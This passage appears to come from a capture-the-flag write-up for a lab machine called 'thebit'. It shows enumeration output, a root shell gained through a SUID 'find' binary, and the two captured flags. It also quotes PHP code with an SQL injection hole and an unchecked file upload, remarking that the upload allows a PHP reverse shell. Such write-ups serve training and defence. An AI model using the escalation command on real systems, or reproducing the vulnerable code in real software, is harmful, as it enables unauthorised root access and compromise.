tcp6       0      0 :::21                  :::*             LISTEN     -
tcp6       0      0 :::22                  :::*             LISTEN     -
tcp6       0      0 :::443                 :::*             LISTEN     -
tcp6       0      0 :::3306                :::*             LISTEN     -
tcp6       0      0 :::80                  :::*             LISTEN     -
```

All the active port is same to what we have scanned during initial stage.

2.3.2 Console users

```
Users with console
jason:x:1000:1000:jason:/home/jason:/bin/bash
mysql:x:997:1001::/home/mysql:/bin/sh
root:x:0:0:root:/root:/bin/bash
```

Discover 3 console available users.

2.3.3 Find cmd with SUID permission

```
Interesting Files
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 463K May 29 2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root messagebus 51K Jun 11 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 23K Aug 16 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 15K Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 128K Jul 10 2020 /usr/lib/snapd/snap-confine ---> Ubuntu_snapd<2.37_dirty_sock_Local_Privilege_Escalation(CVE-2019-7304)
-rwsr-xr-x 1 root root 313K Feb 18 2020 /usr/bin/find
-rwsr-xr-x 1 root root 55K Apr 2 2020 /usr/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 84K May 28 2020 /usr/bin/chfn ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 87K May 28 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 67K Apr 2 2020 /usr/bin/su
-rwsr-xr-x 1 root root 52K May 28 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 163K Jan 19 2021 /usr/bin/sudo ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 39K Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 67K May 28 2020 /usr/bin/passwd ---> Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 39K Apr 2 2020 /usr/bin/umount ---> BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K May 28 2020 /usr/bin/newgrp ---> HP-UX_10.20
You own the SUID file: /usr/bin/at
-rwsr-xr-x 1 root root 43K Sep 16 2020 /snap/core18/1944/bin/mount ---> Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
```

Discover find cmd with SUID permission.

3.0 ROOT SHELL

3.1 Find cmd with SUID permission

```
daemon@thebit:/opt/lampp/etc$ find . -exec /bin/sh -p \; -quit
# id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=1(daemon)
# whoami
root
# cd /root
# ls
FLAG2.txt  snap
# cat FLAG2.txt
d1826ccb3f73690300264b3ff4d2097c4d8bb345
#
```

Check with [GTF0Bin](#), we can use this find command to gain root shell.

3.2 Obtain Flag1

```
bash-5.0# cd /root
bash-5.0# ls
FLAG2.txt  snap
bash-5.0# cd /home
bash-5.0# ls
jason
bash-5.0# cd jason
bash-5.0# ls
FLAG1.txt  xampp-linux-x64-7.4.14-1-installer.run
bash-5.0# cat FLAG1.txt
ae2c229fbe39cc78a34ab769f784702bfda8c537
bash-5.0#
```

Grab flag1 from /hom/Jason directory.

4.0 VULNERABILITY ENTRY POINT

4.1 SQL Injection Flaw

```
if(isset($_REQUEST['btn-login'])){
    $username = $_REQUEST['username'];
    $password = $_REQUEST['password'];

    $user_retrieve = $conn -> prepare("SELECT * FROM users where username = '$username' and password = '$password'");
    $user_retrieve->execute();
    if($user_retrieve->rowCount() > 0){
        while ($row = $user_retrieve->fetch()) {
            $usertype_id = $_SESSION['usertype_id'] = $row['usertype_id'];
            $_SESSION['user_id'] = $row['user_id'];
            $_SESSION['firstname'] = $row['fname'];
            $_SESSION['middlename'] = $row['mname'];
            $_SESSION['lastname'] = $row['lname'];
            $_SESSION['course'] = $row['course'];

            if($usertype_id == 3){
                echo "<script type='text/javascript'>window.location.href = '../system/system/students/home/index/';</script>";
                exit();
            }
        }
    }
}
```

SQLi Flaw in the '/opt/lampp/htdocs/reviewer/login/index.php'. The user input for 'username' and 'password' field is not sanitized.

4.2 File upload Flaw

```
function UploadImage($imgname=""){
    $target_dir = "files/";
    $target_file = $target_dir . basename($_FILES[$imgname]["name"]);
    $uploadOk = 1;
    $imageFileType = pathinfo($target_file,PATHINFO_EXTENSION);

    if($imageFileType != "jpg" || $imageFileType != "png" || $imageFileType != "jpeg"
    || $imageFileType != "gif" || $imageFileType != "docs" || $imageFileType != "mp4") {
        if (move_uploaded_file($_FILES[$imgname]["tmp_name"], $target_file)) {
            return basename($_FILES[$imgname]["name"]);
        }
    }
}
```

Whitelisted file format for php not blacklisted. As attacker can upload php reverse shell.

4.3 SUID Binary

```
daemon@thebit:/$ find / -perm -u=s -type f 2>/dev/null | grep "/bin"
/usr/bin/find
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/fusermount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/at
/snap/core18/1944/bin/mount
/snap/core18/1944/bin/ping
/snap/core18/1944/bin/su
/snap/core18/1944/bin/umount
/snap/core18/1944/usr/bin/chfn
/snap/core18/1944/usr/bin/chsh
/snap/core18/1944/usr/bin/gpasswd
/snap/core18/1944/usr/bin/newgrp
/snap/core18/1944/usr/bin/passwd
/snap/core18/1944/usr/bin/sudo
/snap/core18/1880/bin/mount
/snap/core18/1880/bin/ping
/snap/core18/1880/bin/su
/snap/core18/1880/bin/umount
/snap/core18/1880/usr/bin/chfn
/snap/core18/1880/usr/bin/chsh
/snap/core18/1880/usr/bin/gpasswd
/snap/core18/1880/usr/bin/newgrp
/snap/core18/1880/usr/bin/passwd
/snap/core18/1880/usr/bin/sudo
/opt/lampp/bin/suexec
```

Don't simply add SUID permission to binary. If the binary file can be found on GTFObin or any exploit or POC website then attacker can use it to privilege escalation as root